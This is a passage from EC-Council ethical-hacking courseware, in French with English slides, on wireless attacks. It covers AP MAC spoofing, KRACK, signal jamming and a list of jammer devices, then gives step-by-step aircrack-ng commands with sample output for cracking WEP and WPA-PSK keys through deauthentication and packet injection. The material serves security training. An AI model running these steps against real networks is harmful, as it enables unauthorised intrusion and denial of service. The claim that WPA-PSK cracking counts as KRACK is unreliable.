


Figure 8.14 : Attaque de PA pot de miel



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Usurpation d'adresse MAC de point d'accès

Dans les réseaux sans fil, les sondes de transmission des points d'accès répondent par des balises pour annoncer leur présence et leur disponibilité. Les réponses des sondes contiennent des informations sur l'identité du point d'accès (adresse MAC) et l'identité du réseau qu'il prend en charge (SSID). Les clients à proximité se connectent au réseau par le biais de ces balises en fonction de l'adresse MAC et du SSID qu'elle contient. De nombreux outils logiciels et points d'accès permettent de définir des valeurs définies par l'utilisateur pour les adresses MAC et les SSID des points d'accès. Un pirate peut usurper l'adresse MAC du point d'accès en programmant un point d'accès fictif pour qu'il publie les mêmes informations d'identité que le point d'accès légitime. Un attaquant connecté au point d'accès en tant que client autorisé peut avoir un accès complet au réseau. Ce type d'attaque réussit lorsque le réseau sans fil cible utilise le filtrage MAC pour authentifier les clients (utilisateurs).





Figure 8.15 : Usurpation de l'adresse MAC du PA



Attaque par réinstallation de clef (Key Reinstallation Attack ou KRACK)

L'attaque par réinstallation de clef (KRACK) exploite les failles dans l'implémentation du processus de poignée de main à quatre voies dans le protocole d'authentification WPA2, qui est utilisé pour établir une connexion entre un équipement et un AP. Tous les réseaux Wi-Fi sécurisés utilisent le processus de poignée de main à quatre voies pour établir des connexions et générer une nouvelle clef de chiffrement qui sera utilisée pour chiffrer le trafic réseau.




Figure 8.16 : Processus de poignée de main à quatre voies dans WPA2

L'attaquant exploite la poignée de main à quatre voies du protocole WPA2 en forçant la réutilisation du Nonce. Dans cette attaque, le pirate informatique capture la clef Nonce de la victime qui est déjà en cours d'utilisation, pour manipuler et rejouer les messages cryptographiques de la poignée de main (handshake). Cette attaque fonctionne contre tous les réseaux Wi-Fi protégés modernes (WPA et WPA2), les réseaux personnels et d'entreprise, et les algorithmes de chiffrement WPA-TKIP, AES-CCMP et GCMP. Il permet à l'attaquant de voler des informations sensibles telles que des numéros de carte de crédit, des mots de passe, des discussions de messagerie instantanée, des courriers électroniques et des photos. Tout équipement fonctionnant sous Android, Linux, Windows, Apple, OpenBSD ou MediaTek est vulnérable à une variante de l'attaque KRACK.





Figure 8.17 : Attaque KRACK exploitant le processus de poignée de main à quatre voies dans WPA2

Jamming Signal Attack

-  All wireless networks are prone to jamming
-  This jamming signal causes a DoS because **802.11 is a CSMA/CA protocol** whose collision avoidance algorithms require a period of silence before a radio is allowed to transmit
-  An attacker stakes out the area from a nearby location with a **high-gain amplifier** drowning out the legitimate AP



Attacker sending 2.4 GHz jamming signals

Attacker Jamming Device

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Attaque par brouillage de signal

Le brouillage est une attaque menée sur un réseau sans fil en vue de le compromettre. Dans ce type d'exploitation, des volumes massifs de trafic malveillant entraînent un DoS pour les utilisateurs autorisés, bloquant le trafic légitime. Tous les réseaux sans fil sont sujets au brouillage, et les attaques par brouillage de fréquences bloquent généralement toutes les communications.

Un attaquant utilise du matériel spécialisé pour réaliser ce type d'attaque. Les signaux générés par les équipements de brouillage semblent être du bruit pour les équipements du réseau sans fil, ce qui les pousse à suspendre leurs transmissions jusqu'à ce que ce bruit s'atténue, ce qui entraîne un déni de service. De plus, les attaques par brouillage ne sont pas facilement détectables. La méthode utilisée pour une attaque par brouillage est résumée comme suit :

- Un attaquant investit la zone cible à partir d'un emplacement proche avec un amplificateur à haut gain qui noie un PA légitime.
- Les utilisateurs ne parviennent pas à se connecter ou sont déconnectés par ce signal dominant à proximité.
- Le signal de brouillage provoque un DoS car la norme 802.11 est un protocole CSMA/CA, dont les algorithmes d'évitement des collisions imposent une période de silence avant qu'une radio ne soit autorisée à émettre.




Figure 8.18 : Attaque par signal de brouillage

Wi-Fi Jamming Devices

CPB-3016N-E5G Jammer



- Range: 50 - 150 meters
- 6 antennas
- 6 frequency bands jammed (CDMA - GSM - 3G - Wi-Fi/Bluetooth)
- Wall-mountable

PCB-2040 Jammer



- Range: 20 - 50 meters
- 4 antennas
- 4 frequency bands jammed (2G - 3G - 4G - GPS - Wi-Fi)
- Working time: 40 minutes

CPB-2060B Jammer



- Range: 10 - 40 meters
- 6 antennas
- 6 frequency bands jammed (GPS - 4G - Wi-Fi)
- Internal battery: 2.5 - 3.0 hours

CPB-2660H-A4G Jammer



- Range: 20 - 60 meters
- 6 antennas
- 6 Frequency bands jammed (CDMA - DCS - 3G - 4G - Wi-Fi)
- Wall-mountable

CPB-2061 Jammer



- Range: 10 - 40 meters
- 6 antennas
- 6 frequency bands jammed (Mobile - Wi-Fi - GPS)
- Wall-mountable

CPB-2680H-AGP Jammer



- Range: 20 - 60 meters
- 8 antennas
- 8 frequency bands jammed (CDMA - GPS - DCS - 3G - 4G - Wi-Fi)
- Wall-mountable

<http://www.techwisetech.com>

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Équipements de brouillage Wi-Fi

Un attaquant peut brouiller un réseau sans fil à l'aide d'un brouilleur Wi-Fi. Cet équipement utilise la même bande de fréquences qu'un réseau légitime. Il provoque des interférences avec les signaux ordinaires et perturbe temporairement le service réseau.

Voici quelques exemples d'équipements de brouillage Wi-Fi :

Source : <http://www.techwisetech.com>

Brouilleur CPB-3016N-E5G

- Portée : 50 à 150 m
- 6 antennes
- 6 bandes de fréquences brouillées (CDMA, GSM, 3G, Wi-Fi/Bluetooth)
- Montage mural



Figure 8.19 : Brouilleur CPB-3016N-E5G

▪ **Brouilleur PCB-2040**

- Portée : 20 à 50 m
- 4 antennes
- 4 bandes de fréquences brouillées (2G, 3G, 4G, GPS, Wi-Fi)
- Autonomie : 40 min



Figure 8.20 : Brouilleur PCB-2040

▪ **Brouilleur CPB-2060B**

- Portée : 10 à 40 m
- 6 antennes
- 6 bandes de fréquences brouillées (GPS, 4G, Wi-Fi)
- Autonomie : 2,5 à 3 h



Figure 8.21 : Brouilleur CPB-2060B

▪ **Brouilleur CPB-2660H-A4G**

- Portée : 20 à 60 m
- 6 antennes
- 6 bandes de fréquences brouillées (CDMA, DCS, 3G, 4G, Wi-Fi)
- Montage mural



Figure 8.22 : Brouilleur CPB-2660H-A4G

▪ **Brouilleur CPB-2061**

- Portée : 10 à 40 m
- 6 antennes
- 6 bandes de fréquences brouillées (Mobile, Wi-Fi, GPS)
- Montage mural



Figure 8.23 : Brouilleur CPB-2061

▪ **Brouilleur CPB-2680H-AGP**

- Portée : 20 à 60 m
- 8 antennes
- 8 bandes de fréquences brouillées (CDMA, GPS, DCS, 3G, 4G, Wi-Fi)
- Montage mural



Figure 8.24 : Brouilleur CPB-2680H-AGP

Cracking WEP Using Aircrack-ng

The terminal window shows the following steps:

- Step 1:** Run airmon-ng in monitor mode: `C:\>airmon-ng start eth1`
- Step 2:** Start airodump to discover SSIDs on interface and keep it running; your capture file should contain more than 50,000 IVs to successfully crack the WEP key. The output shows several wireless networks with their details.
- Step 3:** Associate your wireless card with the target AP: `C:\>aireplay-ng -1 0 -e SECRET_SSID -a 1e:64:51:3b:ff:3e -h a7:71:fe:8e:d8:25 eth1`. Labels indicate "Target SSID" and "Target MAC address".

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Cracking WEP Using Aircrack-ng (Cont'd)

The terminal window shows the following steps:

- Step 4:** Inject packets using aireplay-ng to generate traffic on the target AP: `C:\>aireplay-ng -3 -b 1e:64:51:3b:ff:3e -h a7:71:fe:8e:d8:25 eth1`.
- Step 5:** Wait for airodump-ng to capture more than 50,000 IVs; crack WEP key using aircrack-ng. The output shows the cracking progress and the key being found.

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Craquage du WEP à l'aide de Aircrack-ng

Le chiffrement WEP peut être craqué en utilisant Aircrack-ng et en suivant les étapes suivantes.

- Exécuter airmon-ng en mode moniteur.
- Lancer airodump pour détecter les SSID sur l'interface et le laisser fonctionner. Le fichier de capture doit contenir plus de 50 000 IV pour réussir à craquer la clé WEP.

```
C:\>airmon-ng start eth1
C:\>airodump-ng --ivs --write capture eth1
BSSID          PWR  RXQ  Beacons #Data, #/s   CH  MB  ENC  CIPHER AUTH ESSID
02:24:2B:CD:68:EF  99   5    60      3   0   1  54e  OPN   IAMROGER
02:24:2B:CD:68:EE  99   9    75      2   0   5  54e  OPN   COMPANYZONE
00:14:6C:95:6C:FC  99   0    15      0   0   9  54e  WEP   WEP   HOME
1E:64:51:3B:FF:3E  76   70   157     1   0  11  54e  WEP   WEP   SECRET_SSID

BSSID          Station          PWR  Rate  Lost  Packets  Probes
1E:64:51:3B:FF:3E  00:17:9A:C3:CF:C2 -1   1 - 0    0        1
1E:64:51:3B:FF:3E  00:1F:5B:BA:A7:CD  76   1e-54   0        6
```

Figure 8.25 : airmon-ng et airodump-ng en cours d'exécution

- Associer la carte réseau sans fil du système à l'AP ciblé.

```
C:\>aireplay-ng -1 0 -e SECRET_SSID -a 1e:64:51:3b:ff:3e -h a7:71:fe:8e:d8:25 eth1
22:25:10 Waiting for beacon frame (BSSID: 1E:64:51:3B:FF:3E) on channel 11
22:25:10 Sending Authentication Request
22:25:10 Authentication successful
22:25:10 Sending Association Request
22:25:10 Association successful :-)
```

Figure 8.26 : aireplay-ng en cours d'exécution

- Injecter des paquets à l'aide de aireplay-ng pour générer du trafic sur le point d'accès cible.

```
C:\>aireplay-ng -3 -b 1e:64:51:3b:ff:3e -h a7:71:fe:8e:d8:25 eth1
22:30:15 Waiting for beacon frame (BSSID: 1E:64:51:3B:FF:3E)

Saving ARP requests in replay_arp-0219-123051.cap
You should also start airodump-ng to capture replies
Read 11978 packets (got 7193 ARP requests), sent 3902 packets...
```

Figure 8.27 : Génération du trafic

- Attendre que airodump-ng capture plus de 50 000 IV. Craquer la clef WEP en utilisant aircrack-ng.

The screenshot shows a Windows Command Prompt window titled "Command Prompt". The command entered is "C:\>aircrack-ng -s capture.ivs". The output indicates that the tool is opening the file "capture.ivs", reading 75168 packets, and performing a crack. It shows the progress of testing 77 keys against 684002 IVs. The key found is AE:66:5C:FD:24.

```
C:\>aircrack-ng -s capture.ivs
Opening capture.ivs
Read 75168 packets.

Aircrack-ng 0.7 r130
[00:00:10] Tested 77 keys (got 684002 IVs)

KB depth byte(vote)
0 0/ 1 AE( 199) 29( 27) 2D( 13) 7C( 12) FE( 12) FF( 6) 39( 5) 2C( 3) 00( 0) 08( 0)
1 0/ 3 66( 41) F1( 33) 4C( 23) 00( 19) 9F( 19) C7( 18) 64( 9) 7A( 9) 7B( 9) F6( 9)
2 0/ 2 5C( 89) 52( 60) E3( 22) 10( 20) F3( 18) 8B( 15) 8E( 15) 14( 13) D2( 11) 47( 10)
3 0/ 1 FD( 375) 81( 40) 1D( 26) 99( 26) D2( 23) 33( 20) 2C( 19) 05( 17) 0B( 17) 35( 17)

KEY FOUND! [ AE:66:5C:FD:24 ]
```

Figure 8.28 : Craquage de la clef WEP

Cracking WPA-PSK Using Aircrack-ng

Step 1

Monitor wireless traffic with **airmon-ng**

```
C:\>airmon-ng start eth1
```

Step 2

Collect wireless traffic data with **airodump-ng**

```
C:\>airodump-ng --write capture eth1
```

```
C:\>airmon-ng start eth1
C:\>airodump-ng --write capture eth1
BSSID      PWR  RXQ  Beacons  #Data  #/s   CH   MB   ENC   CIPHER   AUTH   ESSID
02:24:2B:CD:68:EF  99   5   60       3    0   1   54e   OPN   IAMROGER
02:24:2B:CD:68:EE  99   9   75       2    0   5   54e   WPA   TKIP   PSK   COMPANYZONE
00:14:6C:95:6C:FC  99   0   15       0    0   9   54e   WEP   WEP   HOME
1E:64:51:3B:FF:3E  76   70  157      1    0   11  54e   WEP   WEP   SECRET_SSID
BSSID      Station   PWR  Rate  Lost  Packets  Probes
1E:64:51:3B:FF:3E  00:17:9A:C3:CF:C2  -1   1 - 0   0       1
1E:64:51:3B:FF:3E  00:1F:5B:BA:A7:CD  76   1e-54  0       6
```

Step 3: Deauth the client using Aireplay-ng; the client will try to authenticate with the AP, which will lead to **airodump** capturing an authentication packet (WPA handshake)

```
C:\>aireplay-ng --deauth 11 -a 02:24:2B:CD:68:EE
```

Step 4: Run the capture file through **aircrack-ng**

```
C:\>aircrack-ng.exe -a 2 -w capture.cap
Opening capture.cap
Read 607 packets
# BSSID      ESSID      Encryption
1:02:24:2B:CD:68:EE  COMPANYZONE  WPA<1 handshake>
Choosing first network as target.
Opening ./capture.cap
Pending packets, please wait...
Aircrack-ng 0.7 r130
[00:00:03] 230 keys tested (73.41 k/s)
KEY FOUND! [passkey]
Master Key : CD D7 9A 5A CF B0 70 C7 E9 D1 02 3B 87 02 85 D6
39 E4 3D B3 2F 31 AA 37 AC B2 5A 55 B5 55 24 EE
Transient Key : 33 55 0B FC 4F 24 84 F4 9A 3B D0 89 B3 D2 49
73 F9 DE 89 67 A6 6D 2B 8E 46 2C 07 47 6A CE 08
AD FB 65 D6 13 A9 9F 2C 65 E4 A6 08 F2 5A 67 97
D9 6F 76 5B 8C D3 DF 13 2F BC DA 6A 6E D9 62 CD
EAPOL HMAC : 52 27 88 3F 73 7C 45 A0 05 97 69 5C 30 78 60 BD
```

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Craquage de WPA-PSK à l'aide d'aircrack-ng

WPA-PSK est un mécanisme d'authentification dans lequel les utilisateurs fournissent un certain type d'informations d'identification pour s'authentifier sur un réseau. WPA et WPA-PSK utilisent le même mécanisme de chiffrement, et la seule différence entre eux réside dans le mécanisme d'authentification. L'authentification dans WPA-PSK consiste en un simple mot de passe. Le mode PSK du WPA est vulnérable aux mêmes risques que tout autre système à mot de passe partagé.

Un pirate peut craquer le WPA-PSK car le mot de passe chiffré est partagé lors de la poignée de main à quatre voies. Dans le schéma WPA-PSK, lorsque les clients tentent d'accéder à un point d'accès, ils passent par un processus d'authentification en quatre étapes. Ce processus implique le partage d'un mot de passe chiffré entre eux. L'attaquant saisit le mot de passe et tente ensuite de craquer le schéma WPA-PSK. Cela peut également être considéré comme une attaque KRACK.

Voici les étapes à suivre pour craquer le WPA-PSK :

- Surveiller le trafic sans fil avec airmon-ng à l'aide de la commande suivante :
C:\>airmon-ng start eth1
- Collecter les données du trafic sans fil avec airodump-ng à l'aide de la commande suivante :
C:\>airodump-ng --write capture eth1

```
C:\>airmon-ng start eth1
C:\>airodump-ng --write capture eth1
BSSID      PWR  RXQ  Beacons #Data, #/s   CH  MB  ENC  CIPHER AUTH ESSID
02:24:2B:CD:68:EF  99   5    60      3   0   1 54e  OPN          IAMROGER
02:24:2B:CD:68:EE  99   9    75      2   0   5 54e  WPA  TKIP  PSK  COMPANYZONE
00:14:6C:95:6C:FC  99   0    15      0   0   9 54e  WEP  WEP          HOME
1E:64:51:3B:FF:3E  76   70   157     1   0  11 54e  WEP  WEP          SECRET_SSID

BSSID      Station      PWR  Rate Lost Packets Probes
1E:64:51:3B:FF:3E  00:17:9A:C3:CF:C2 -1   1 -0   0     1
1E:64:51:3B:FF:3E  00:1F:5B:BA:A7:CD 76   1e-54 0     6
```

Figure 8.29 : airmon-ng et airodump-ng en cours d'exécution

- Désauthentifier (deauth) le client en utilisant Aireplay-ng. Le client tente alors de s'authentifier auprès de l'AP, ce qui amène airodump à capturer un paquet d'authentification (poignée de main WPA).

```
C:\>aireplay-ng --deauth 11 -a 02:24:2B:CD:68:EE
```

Figure 8.30 : Désauthentification du client à l'aide de aireplay-ng

- Exécuter le fichier de capture à l'aide de aircrack-ng.

```
C:\>aircrack-ng.exe -a 2 -w capture.cap
Opening capture.cap
Read 607 packets
# BSSID      ESSID      Encryption
1 02:24:2B:CD:68:EE  COMPANYZONE  WPA <1 handshake>
Choosing first network as target.
Opening ../capture.cap
Pending packets, please wait...
Aircrack-ng 0.7 r130
[00:00:03] 230 keys tested (73.41 k/s)
KEY FOUND! [ passkey ]
Master Key   : CD D7 9A 5A CF B0 70 C7 E9 D1 02 3B 87 02 85 D6
               39 E4 30 B3 2F 31 AA 37 AC 82 5A 55 B5 55 24 EE
Transient Key : 33 55 0B FC 4F 24 84 F4 9A 38 B3 D0 89 83 D2 49
               73 F9 DE 89 67 A6 6D 2B 8E 46 2C 07 47 6A CE 08
               AD FB 65 D6 13 A9 9F 2C 65 E4 A6 08 F2 5A 67 97
               D9 6F 76 5B 8C D3 DF 13 2F BC DA 6A 6E D9 62 CD
EAPOL HMAC  : 52 27 B8 3F 73 7C 45 A0 05 97 69 5C 30 78 60 BD
```

Figure 8.31 : Craquage de la clef WPA

Wireless Attack Tools

Aircrack-ng Suite

Aircrack-ng is a **network software suite** consisting of a detector, packet sniffer, WEP and WPA/WPA2-PSK cracker, and an analysis tool for 802.11 wireless networks; the program runs in Linux and Windows

<http://www.aircrack-ng.org>

1

Airbase-ng

Captures WPA/WPA2 handshake and can act as an ad-hoc AP

2

Aircrack-ng

Defacto WEP and WPA/WPA2-PSK cracking tool

3

Airdecap-ng

Decrypts WEP/WPA/ WPA2 and can be used to strip the wireless headers from Wi-Fi packets

4

Airgraph-ng

Creates client-to-AP relationship and common probe graph from airodump file

5

Airmon-ng

Used to enable monitor mode on wireless interfaces from managed mode and vice versa

6

Airtun-ng

Creates a virtual tunnel interface to monitor encrypted traffic and inject arbitrary traffic into a network

7

Easside-ng

Enables communication via a WEP-encrypted AP without the knowledge of the WEP key

8

Packetforge-ng

Used to create encrypted packets that can subsequently be used for injection

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

9

Airdecloak-ng

Removes WEP cloaking from a pcap file

10

Airdrop-ng

Used for targeted, rule-based deauthentication of users

11

Aireplay-ng

Used for traffic generation, fake authentication, packet replay, and ARP request injection

12

Wesside-ng

Incorporates different techniques to seamlessly obtain a WEP key within minutes

13

Airodump-ng

Used to capture packets of raw 802.11 frames and collect WEP IVs

Wireless Attack Tools (Cont'd)

14

Airolib-ng

